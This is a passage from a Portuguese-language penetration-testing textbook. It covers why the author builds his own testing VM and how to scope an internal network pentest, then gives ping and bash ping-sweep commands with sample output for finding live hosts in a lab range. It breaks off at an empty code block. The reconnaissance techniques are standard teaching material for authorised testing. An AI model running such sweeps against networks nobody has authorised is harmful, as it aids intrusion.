De modo diferente dos sistemas operacionais comerciais como o Windows, o Linux é open source e pode ser personalizado gratuitamente conforme a sua vontade. Como resultado direto, centenas de diferentes versões do Linux foram criadas por indivíduos ou grupos, ou até mesmo por empresas que têm os próprios pontos de vista acerca de como deve ser a aparência do Linux. Essas versões são chamadas de *distribuições*, *distros* ou, às vezes, de *flavors* (variantes), dependendo da pessoa com quem você estiver conversando.

O núcleo do sistema operacional Linux é chamado de *kernel*, o qual permanece inalterado na maioria das versões. A parte restante do sistema

operacional, porém, está totalmente à sua disposição: o gerenciador de janelas, o gerenciador de pacotes, o ambiente de shell – você pode escolher.

1.7.3 Por que não usar uma distribuição para pentest?

Talvez você já tenha ouvido falar do Kali Linux, do Black Arch ou de alguma outra distribuição personalizada do Linux, anunciada para uso em pentesting e hacking ético. Não seria mais fácil simplesmente fazer o download de uma dessas distribuições, em vez de desenvolver uma plataforma do zero? Bem, sim e não.

Apesar de o fator pegue-o-que-está-à-disposição ser, sem dúvida, atraente, ao trabalhar nessa área por tempo suficiente, você descobrirá que essas plataformas pré-configuradas para pentest tendem a ser um pouco volumosas demais, contendo ferramentas desnecessárias que nunca chegarão a ser utilizadas. É um pouco parecido com começar um novo projeto doméstico do tipo Faça Você Mesmo. Uma grande loja de materiais de construção como a Home Depot tem absolutamente tudo que você possa algum dia precisar, porém o projeto individual no qual você está trabalhando, não importa a sua complexidade, exigirá apenas uma dúzia de ferramentas ou algo assim. Gostaria de deixar registrada a minha declaração de que eu respeito e admiro o trabalho árduo dos vários desenvolvedores e mantenedores dessas distros.

Em algum momento, porém, você inevitavelmente vai pesquisar “Como fazer XYZ no Linux” no Google quando estiver trabalhando ativamente em um procedimento de teste e encontrará um artigo ou tutorial realmente muito bom, com apenas quatros comandos simples que funcionam no Ubuntu, mas não no Kali, apesar de o Kali ser baseado no Ubuntu! É claro que você pode explorar melhor o problema, o qual, sem dúvida, terá uma solução simples assim que você descobrir qual é; contudo, já tive de fazer isso tantas vezes que simplesmente executo o Ubuntu e instalo o que for necessário, e somente o que for necessário – é o que funciona melhor para mim. Essa é a minha filosofia, esteja ela certa ou

errada.

Por fim, eis o que vou dizer. Atribuo uma grande importância à criação de seu próprio ambiente – não apenas para melhorar a sua competência e suas habilidades, mas também para que você se sinta confiante ao olhar nos olhos de seus clientes e lhes dizer tudo que está executando em seu sistema, caso eles perguntem. Com frequência, os clientes têm medo dos pentests porque não têm muita experiência com esse tipo de teste, de modo que não é incomum que sejam cautelosos ao permitir que um terceiro conecte um dispositivo não gerenciado em suas redes. Muitas vezes, já me pediram que fornecesse uma lista por escrito de todas as ferramentas que utilizo e os links para a sua documentação.

> **NOTA** Talvez você esteja pensando: “Apesar disso, ainda quero usar o Kali”. Não há nenhum problema nisso. A maioria das ferramentas discutidas neste livro está disponível de forma nativa no Kali Linux. Conforme o seu nível de habilidades, talvez esse seja um caminho mais fácil. Tenha em mente que todos os exercícios e demonstrações que estão neste livro foram feitos na máquina Ubuntu personalizada, discutida no Apêndice A. Espero que você consiga acompanhar este livro utilizando o Kali Linux, caso essa seja a sua preferência.

Depois de tudo que foi dito, se você preferir criar o próprio sistema do zero, poderá consultar o Apêndice A, no qual descrevi uma instalação e uma configuração completas. Caso contrário, se você simplesmente quiser começar a aprender a executar um INPT, poderá fazer o download e instalar o ambiente Capsulecorp Pentest a partir do link para o GitHub que está na Seção 1.6.1. De qualquer modo, faça a sua opção, configure o seu ambiente de laboratório e então comece a conduzir o seu primeiro pentest no Capítulo 2.

Resumo

- O mundo como o conhecemos é operado por sistemas de computadores em rede.
- Está cada vez mais difícil para as empresas gerenciarem a segurança de seus sistemas de computadores.
- Os invasores precisam encontrar apenas uma única falha em

uma rede para escancarar totalmente as suas portas.

- Exercícios de simulação de ataques de adversários – ou pentests (penetration tests) – são uma abordagem ativa para identificar pontos fracos na segurança de uma empresa, antes que os hackers possam encontrá-los e explorá-los.
- O tipo mais comum de simulação de ataque é um INPT (Internal Network Penetration Test, ou Pentest na Rede Interna), que simula ameaças de um agente interno malicioso (mal-intencionado) ou que tenha sido comprometido.
- Um INPT típico pode ser executado em uma semana de 40 horas de trabalho e é constituído de quatro fases:

  1 Coleta de informações

  2 Invasão com foco

  3 Pós-exploração (post-exploitation) de vulnerabilidades e escalação de privilégios (privilege escalation)

  4 Documentação

---

1 N.T.: Um exploit zero-day é uma vulnerabilidade para a qual ainda não há uma correção disponível, podendo ser explorada pelos invasores.

FASE 1

Coleta de informações

Esta parte do livro guiará você pela primeira fase de seu INPT (Internal Network Penetration Test, ou Pentest na Rede Interna). No Capítulo 2, veremos como identificar os hosts ativos, ou seja, os alvos, de uma dada faixa de endereços IP, usando várias técnicas e ferramentas. O Capítulo 3 ensinará como listar depois esses alvos, identificando os serviços de rede que estão à escuta em portas abertas. Você também aprenderá a obter o fingerprint com o nome exato da aplicação e o número da versão desses serviços de rede utilizando uma técnica às vezes chamada de coleta de banners. Por fim, no Capítulo 4, faremos uma descoberta manual de vulnerabilidades, sondando os serviços de rede identificados em busca dos três tipos de pontos fracos de segurança comumente explorados: as vulnerabilidades de autenticação, de configuração e de patching. Ao terminar esta parte do livro, você terá uma compreensão total da superfície de ataque de seu ambiente alvo e estará pronto para iniciar a próxima fase de seu procedimento de teste: a invasão com foco.

CAPÍTULO 2

Descobrindo hosts na rede

Este capítulo inclui:

- ICMP (Internet Control Message Protocol, ou Protocolo de Mensagens de Controle da Internet);
- uso do Nmap para verificar faixas de endereços IP em busca de hosts ativos;
- melhoria de desempenho dos scans do Nmap;
- descoberta de hosts usando portas comuns conhecidas;
- métodos adicionais para descoberta de hosts.

Como você deve se lembrar, a primeira fase da metodologia de quatro fases do pentesting (teste de invasão) de rede é a *fase de coleta de informações*. As metas e os objetivos dessa fase são coletar o máximo possível de informações sobre o ambiente de rede visado. Essa fase será posteriormente dividida em três componentes principais, isto é, em *subfases*. Cada subfase se concentrará na descoberta de informações ou dados de inteligência sobre os alvos da rede, nas seguintes categorias distintas:

- *Hosts* – Subfase A: descoberta de hosts
- *Serviços* – Subfase B: descoberta de serviços
- *Vulnerabilidades* – Subfase C: descoberta de vulnerabilidades




Figura 2.1 – Fluxo de trabalho da fase de coleta de informações.

A Figura 2.1 mostra o fluxo de trabalho de cada subfase, começando pela descoberta de hosts, seguida da descoberta de serviços e terminando com a descoberta de vulnerabilidades. Neste capítulo, nosso foco estará na primeira subfase: a descoberta de hosts. O propósito dessa subfase é descobrir o máximo de hosts possíveis na rede (ou alvos) em uma dada faixa de endereços IP (seu escopo). Duas saídas principais devem ser geradas nessa subfase:

- um arquivo targets.txt contendo endereços IP que você testará durante o procedimento;
- um arquivo ignore.txt contendo endereços IP com os quais você evitará totalmente entrar em contato.

DEFINIÇÃO Neste livro, usarei o termo *alvo* para me referir a vários itens: um host de rede, um serviço à escuta nesse host ou um vetor de ataque presente em um serviço que está à escuta em um host. O contexto para uma dada ocorrência da palavra *alvo* dependerá da fase ou subfase específica em discussão. Neste capítulo sobre descoberta de hosts na rede, o termo *alvo* será usado para referenciar um host na rede, isto é, um computador com um

endereço IP na rede da empresa.

A *lista de alvos* será mais apropriada se estiver em um único arquivo-texto contendo endereços IP individuais, linha a linha. Embora seja importante descobrir informações adicionais sobre esses hosts alvos, por exemplo, seus nomes de DNS ou o sistema operacional, um arquivo-texto simples, sem nenhuma outra informação além dos endereços IP, será essencial, pois servirá como entrada para várias das ferramentas que serão utilizadas durante o pentest.

A *lista de exclusão* ou *blacklist* (lista negra) contém endereços IP que você não tem permissão para testar. Dependendo de seu procedimento de teste em particular, uma lista de exclusão poderá ou não existir, mas é essencial que você discuta isso de antemão com o seu cliente e verifique com cuidado antes de passar para os próximos componentes desta fase.

A Figura 2.2 representa o processo de descoberta de hosts, que você conhecerá na parte restante deste capítulo. Realizar uma descoberta de hosts em toda a faixa ou lista de faixas fornecida, e então pedir ao cliente que verifique os resultados e diga se há algum sistema do qual você deva permanecer longe é uma boa ideia. Às vezes, isso poderá ser um problema: como pentester, você falará em endereços IP, mas os administradores de rede geralmente falam em nomes de host. A situação tende a se desenrolar da seguinte maneira: o cliente fornece uma pequena lista de hosts (em geral, somente os seus nomes de DNS) a serem excluídos, a qual você poderá remover manualmente do arquivo targets.txt.




Figura 2.2 – Detalhamento da subfase A: a descoberta de hosts.

2.1 Entendendo o escopo de seu procedimento de teste

A essa altura, talvez você esteja se perguntando como a lista de faixas de endereços IP que será sondada durante a descoberta de hosts é determinada. Isso ocorre durante as discussões de definição do escopo, das quais você poderá ou não participar. Por ser um consultor que trabalha em uma empresa que faz serviços regulares de pentesting, você não estará comumente envolvido nas discussões sobre o escopo porque, em geral, elas ocorrem durante o processo de venda.

As empresas podem cobrar mais para fazer um pentest em uma rede maior. Por esse motivo, os clientes que compram um pentest podem optar por limitar o escopo dos procedimentos a fim de

economizar. Independentemente da minha ou da sua opinião sobre o fato de os clientes deverem ou não fazer isso, essa é uma decisão deles. Como pentester, tudo com que você precisa se preocupar é com o que estiver no escopo de seu procedimento. Mesmo que você não tenha se envolvido na escolha do que deve ou do que não deve ser considerado no escopo, esteja intimamente familiarizado com o escopo de qualquer procedimento de teste do qual participará, sobretudo por ser o líder técnico que fará o teste propriamente dito.

2.1.1 Escopo caixa-preta, caixa-branca e caixa-cinza

Quando se trata de clientes e definição de escopo para os pentests de rede, você verá um amplo espectro de personalidades e atitudes no que concerne à descoberta de hosts. No entanto, há realmente apenas três maneiras de definir o escopo, as quais fazem sentido em um INPT (Internal Network Penetration Test, ou Pentest na Rede Interna):

- O cliente fornece uma lista contendo cada endereço IP individual que deve ser considerado *no escopo*. Esse é um exemplo de escopo caixa-branca (white-box).
- O cliente não fornece nenhuma informação sobre a rede e pressupõe que você desempenhará o papel de um invasor externo que conseguiu entrar no prédio e cuja tarefa agora é obter um footprinting da rede. Isso é considerado um escopo caixa-preta (black box).
- O cliente fornece uma lista de faixas de endereços IP que você deve varrer para identificar os alvos. Essa é uma abordagem intermediária, que muitas vezes é chamada de escopo caixa-cinza (grey-box).

DEFINIÇÃO *Footprinting* é uma palavra elegante relacionada aos pentests, a qual significa listar informações de um sistema ou rede sobre o qual você não tem nenhum conhecimento prévio.

Com base em minha experiência, posso dizer que a maioria dos clientes opta por testes caixa-preta ou caixa-cinza. Mesmo quando optam pela caixa-branca, é melhor fazer a sua própria descoberta nas faixas de endereços IP em operação, pois os clientes muitas vezes têm sistemas de computadores em sua rede sobre os quais desconhecem. Descobri-los e então encontrar um vetor de ataque crítico em um host anteriormente desconhecido é uma vitória fácil e uma conquista muito valiosa em um procedimento de teste. É claro que, por razões legais, isso deve estar explicitamente expresso na SOW (Statement of Work, ou Declaração do Trabalho). Prosseguindo, vamos partir do pressuposto de que seu cliente tenha fornecido um escopo caixa-cinza com faixas de endereços IP predeterminados, e seu trabalho será descobrir todos os hosts ativos contidos nessas faixas. Um *host ativo* nada mais é do que um sistema que está ligado.

2.1.2 Capsulecorp

Suponha que seu novo cliente, a Capsulecorp, tenha contratado você para fazer um pentest na rede interna de uma de suas filiais. O escritório é pequeno, com menos de uma dúzia de funcionários, de modo que a faixa de endereços IP é uma pequena faixa classe C. A faixa de endereços IP classe C contém no máximo 254 endereços IP utilizáveis.

Seu contato informa qual é a faixa: 10.0.10.0/24. Ela pode conter até 254 hosts ativos. No entanto, sua tarefa é descobrir todos os alvos ativos nessa faixa e testá-los para saber se há pontos fracos exploráveis, os quais poderiam ser usados por um invasor para conseguir um acesso não autorizado a áreas restritas da rede da empresa.

Seu objetivo é fazer uma varredura nessa faixa, determinar o número de hosts ativos e criar um arquivo targets.txt contendo cada endereço IP ativo, linha a linha. Crie a seguinte estrutura de pastas na sua VM de pentest. Comece no nível mais alto com o nome de seu cliente e, em seguida, crie três pastas nesse diretório:

- uma para a descoberta;
- uma para a documentação;
- uma para a invasão com foco.

Na pasta de descoberta, crie um subdiretório para os hosts e outro para os serviços. A pasta de documentação também deve ter dois subdiretórios: um para os logs e outro para as imagens de tela. Por enquanto, isso basta; você criará outros diretórios mais tarde, dependendo do que vir durante o pentest. Lembre-se de que, se você estiver usando o ambiente Capsulecorp Pentest, a VM de pentest poderá ser acessada executando o comando `vagrant ssh pentest`.

> **NOTA** Os nomes dos diretórios não são imutáveis. A parte que quero enfatizar é o fato de organizar suas anotações, arquivos, scripts e logs de uma maneira metódica, adequada à metodologia que você está utilizando para conduzir seu pentest.

Em seguida, coloque um arquivo chamado `ranges.txt` na pasta de descoberta (discovery), como vemos no exemplo da Figura 2.3. Esse arquivo deve conter todas as faixas de endereços IP que estão no escopo de seu procedimento de teste, cada uma em sua própria linha. O Nmap é capaz de ler esse arquivo como um argumento da linha de comando, o que será conveniente para executar diferentes tipos de comandos do Nmap. Para o procedimento de teste na Capsulecorp, colocarei 10.0.10.0/24 no arquivo `discovery/ranges.txt`, pois essa é a única faixa que tenho em meu escopo. Em um INPT típico, seu arquivo `ranges.txt` provavelmente conterá várias faixas distintas. Se você estiver trabalhando com o ambiente Capsulecorp Pentest obtido do GitHub, utilize a faixa de endereços IP 172.28.128.0/24.




Figura 2.3 – Estrutura de diretórios criada para esse exemplo.

Por que usar várias faixas pequenas em vez de uma faixa grande?

Engenheiros de rede que trabalham em grandes empresas precisam gerenciar vários milhares de sistemas e, desse modo, se esforçam ao máximo para manter tudo organizado. É por isso que eles tendem a utilizar várias faixas diferentes: uma para os servidores de banco de dados, outra para os servidores web, outra para as estações de trabalho, e assim por diante. Um bom pentester é capaz de correlacionar informações de descoberta como nomes de host, sistemas operacionais e serviços à escuta na rede com diferentes faixas de endereços IP, e começar a criar uma imagem mental daquilo que os engenheiros de rede podem ter pensado quando separaram a rede do ponto de vista lógico.

2.1.3 Configurando o ambiente Capsulecorp Pentest

Criei uma rede corporativa virtual e pré-configurada usando Vagrant, VirtualBox e Ansible, a qual pode ser baixada do GitHub e instalada em seu próprio computador. Essa rede virtual pode ajudar você a trabalhar com os capítulos e exercícios deste livro. Há muita documentação disponível na página do GitHub, portanto não vou duplicá-la neste texto. Se você ainda não tem uma rede para testar, invista um pouco de tempo agora e configure a sua própria instância da rede Capsulecorp Pentest seguindo as instruções que estão na

página do GitHub: https://github.com/r3dy/capsulecorp-pentest. Assim que tiver terminado, volte e termine este capítulo.

2.2 Internet Control Message Protocol

O modo mais simples e, provavelmente, mais eficaz para descobrir hosts na rede é com o uso do Nmap, executando um scan pingsweep. Antes de chegar lá, porém, vamos discutir o ping. Sem sombra de dúvida, uma das ferramentas mais frequentemente usadas em redes de computadores é o comando ping. Se você estiver trabalhando com um administrador de sistemas, tentando resolver algum problema em um sistema específico de sua rede, é provável que, antes de tudo, ouvirá ele perguntar: “Você consegue fazer um ping no host?”. O que o administrador está realmente perguntando é: “O host responde a mensagens de requisições ICMP?”. A Figura 2.4 apresenta o comportamento da rede quando um host executa um ping em outro. Bem simples, não é mesmo? O PC1 envia um pacote de requisição ICMP para o PC2.

> **DEFINIÇÃO** Um *pingsweep* significa que um ping é enviado a todos os possíveis endereços IP de uma dada faixa a fim de determinar aqueles que enviarão uma resposta e, desse modo, serão considerados *up* ou *ativos*.

O PC2 então responde com o seu próprio pacote ICMP. Esse comportamento é análogo ao dos submarinos modernos que enviam sinais de sonar, os quais “ecoam” em um objeto; quando retornam ao submarino, esses sinais oferecem informações sobre a localização, o tamanho, o formato e outros dados desse objeto.




Figura 2.4 – Troca típica de pacotes ICMP.

2.2.1 Usando o comando ping

Sua VM de pentest já está equipada com o comando `ping`, que poderá ser executado em um prompt bash. Se quiser testar esse comando, execute-o para o seu próprio computador ou para o endereço IP de loopback local de seu sistema de pentest. Digite `ping 127.0.0.1 -c 1` no prompt de comandos do terminal. Você pode esperar pela seguinte saída:

```
~$ ping 127.0.0.1 -c 1 ❶
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.024 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.024/0.024/0.024/0.000 ms
```

❶ `-c 1` diz ao comando ping para enviar um único ping.

Observe o uso do parâmetro `-c 1`, que diz ao comando que envie uma única requisição de eco ICMP. Por padrão, se esse parâmetro for omitido, o comando `ping` enviará requisições continuamente, uma após a outra, indefinidamente, em oposição à versão do Windows, a qual, por padrão, envia quatro requisições. Essa saída informa que o host alvo para o qual você acabou de enviar um ping está ativo,

isto é, “up”. Isso era esperado, uma vez que o ping foi feito em um sistema ativo, que você está usando. A saída a seguir é o que esperaríamos ver caso enviássemos um ping para um endereço IP que não esteja em uso (ou seja, está “down”):

```
~$ ping 126.0.0.1 -c 1
PING 126.0.0.1 (126.0.0.1) 56(84) bytes of data.

--- 126.0.0.1 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms ❶
```

❶ 0 recebido porque o host não está ativo.

Você perceberá que esse segundo comando demora um pouco para ser concluído. Isso ocorre porque o comando ping espera uma resposta de eco do host alvo, que não está ativo; portanto, não ecoará uma mensagem ICMP.

Para ilustrar o conceito de uso do ping como um meio para descobrir hosts ativos em uma dada faixa, podemos testá-lo no endereço IP da LAN (Local Area Network, ou Rede de Área Local) de sua VM de pentest. Essa faixa de rede pode ser identificada com o comando ifconfig, incluído no pacote net-tools instalado com a VM. Se a execução do comando ifconfig resultar em erro informando “command not found” (comando não encontrado), você poderá instalá-lo executando o comando sudo apt install net-tools no terminal. Então, execute o comando a seguir para identificar a sub-rede LAN.

Listagem 2.1 – Usando ifconfig para determinar seu endereço IP e a máscara de sub-rede

```
~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.10.160 ❶
    netmask 255.255.255.0 ❷
    inet6 fe80::3031:8db3:ebcd:1ddf prefixlen 64 scopeid 0x20<link>
    ether 00:11:22:33:44:55 txqueuelen 1000 (Ethernet)
    RX packets 674547 bytes 293283564 (293.2 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 199995 bytes 18480743 (18.4 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 126790 bytes 39581924 (39.5 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 126790 bytes 39581924 (39.5 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

❶ Endereço IP na LAN.

❷ Máscara de sub-rede que determina o número de possíveis endereços IP na faixa.

Observando a saída em meu sistema, podemos ver que minha VM tem o endereço IP 10.0.10.160. Com base no tamanho da máscara de sub-rede 255.255.255.0, sei que esse endereço IP pertence a uma rede classe C, também conhecida pela maioria dos pentesters como uma *faixa /24* (pronunciamos isso foneticamente, portanto dizemos “barra 24”). Isso significa que há 254 hosts ativos possíveis nessa faixa: 10.0.10.1, 10.0.10.2, 10.0.10.3, e assim sucessivamente, até 10.0.10.254. Como podemos imaginar, se quiséssemos fazer um ping em cada um desses 254 hosts possíveis, seria bastante demorado, sobretudo porque seria preciso esperar vários segundos para que cada IP inativo atingisse o timeout.

2.2.2 Usando bash para fazer um pingsweep em uma faixa da rede

Mesmo que usássemos a flag `-W 1` do `ping` para forçar um timeout de apenas um segundo nos hosts inativos, ainda gastaríamos desnecessariamente um bom tempo para fazer uma varredura bem-sucedida de toda uma faixa de rede. É nesse cenário que a capacidade de scripting com o bash se mostra conveniente. A seguir, apresentamos um pequeno truque que você pode testar em sua LAN, usando uma só linha do bash para enviar 254 pings em apenas alguns segundos. Inicialmente mostrarei o comando e, em seguida, descreverei as suas diferentes partes:

```
~$ for octet in {1..254}; do ping -c 1 10.0.10.$octet -W 1 >>
Ê pingsweep.txt & done
```

Para que esse comando funcione em sua rede, será necessário substituir 10.0.10 com os três primeiros octetos de sua LAN. O comando cria um laço for no bash, executado 254 vezes. A cada execução, o valor numérico da variável $octet é incrementado. Inicialmente será 1, depois 2, depois 3 – você entendeu a ideia.

A primeira iteração terá o seguinte aspecto: ping -c 1 10.0.10.1 -W 1 >> pingsweep.txt &. O & nesse comando diz ao bash que execute o job em *background* (segundo plano), o que significa que não será necessário esperar que ele termine para executar o próximo comando. O >> diz ao bash que concatene a saída de cada comando em um arquivo chamado pingsweep.txt. Assim que o laço terminar, você pode executar um cat no arquivo com cat pingsweep.txt para ver a saída de todos os 254 comandos. Como estamos interessados em identificar somente os hosts ativos, o comando grep poderá ser usado para exibir as informações desejadas. Utilize o comando cat pingsweep.txt | grep "bytes from:" para limitar o resultado de seu comando cat de modo que somente as linhas contendo a string "bytes from" sejam exibidas. Isso basicamente significa que o endereço IP enviou uma resposta. A saída na listagem a seguir mostra um total de 22 hosts ativos devolvidos pelo pingsweep.

Listagem 2.2 – Usando grep para processar a saída do ping a fim de ver os hosts ativos

```
64 bytes from 10.0.10.1: icmp_seq=1 ttl=64 time=1.69 ms
64 bytes from 10.0.10.27: icmp_seq=1 ttl=64 time=7.67 ms
64 bytes from 10.0.10.95: icmp_seq=1 ttl=64 time=3.87 ms
64 bytes from 10.0.10.88: icmp_seq=1 ttl=64 time=4.36 ms
64 bytes from 10.0.10.90: icmp_seq=1 ttl=64 time=5.33 ms
64 bytes from 10.0.10.151: icmp_seq=1 ttl=64 time=0.112 ms
64 bytes from 10.0.10.125: icmp_seq=1 ttl=64 time=25.8 ms
64 bytes from 10.0.10.138: icmp_seq=1 ttl=64 time=19.3 ms
64 bytes from 10.0.10.160: icmp_seq=1 ttl=64 time=0.017 ms
64 bytes from 10.0.10.206: icmp_seq=1 ttl=128 time=6.69 ms
64 bytes from 10.0.10.207: icmp_seq=1 ttl=128 time=5.78 ms
64 bytes from 10.0.10.188: icmp_seq=1 ttl=64 time=5.67 ms
```

```
64 bytes from 10.0.10.205: icmp_seq=1 ttl=128 time=4.91 ms
64 bytes from 10.0.10.204: icmp_seq=1 ttl=64 time=6.41 ms
64 bytes from 10.0.10.200: icmp_seq=1 ttl=128 time=4.91 ms
64 bytes from 10.0.10.201: icmp_seq=1 ttl=128 time=6.68 ms
64 bytes from 10.0.10.220: icmp_seq=1 ttl=64 time=10.1 ms
64 bytes from 10.0.10.225: icmp_seq=1 ttl=64 time=8.21 ms
64 bytes from 10.0.10.226: icmp_seq=1 ttl=64 time=178 ms
64 bytes from 10.0.10.239: icmp_seq=1 ttl=255 time=202 ms
64 bytes from 10.0.10.203: icmp_seq=1 ttl=128 time=281 ms
64 bytes from 10.0.10.202: icmp_seq=1 ttl=128 time=278 ms
```

NOTA Um truque conveniente é fazer o pipe do comando anterior para o comando wc -l, que exibirá o número de linhas. Nesse exemplo, o número de linhas é 22, o que nos informa a quantidade de alvos ativos.

Como podemos ver, há 22 hosts ativos em minha rede. Ou, mais precisamente, 22 hosts estão configurados para enviar respostas de eco ICMP. Se quiser incluir todos esses hosts do escopo de seu pentest, você pode usar o comando cut para extrair os endereços IP dessa saída e colocá-los em um novo arquivo:

```
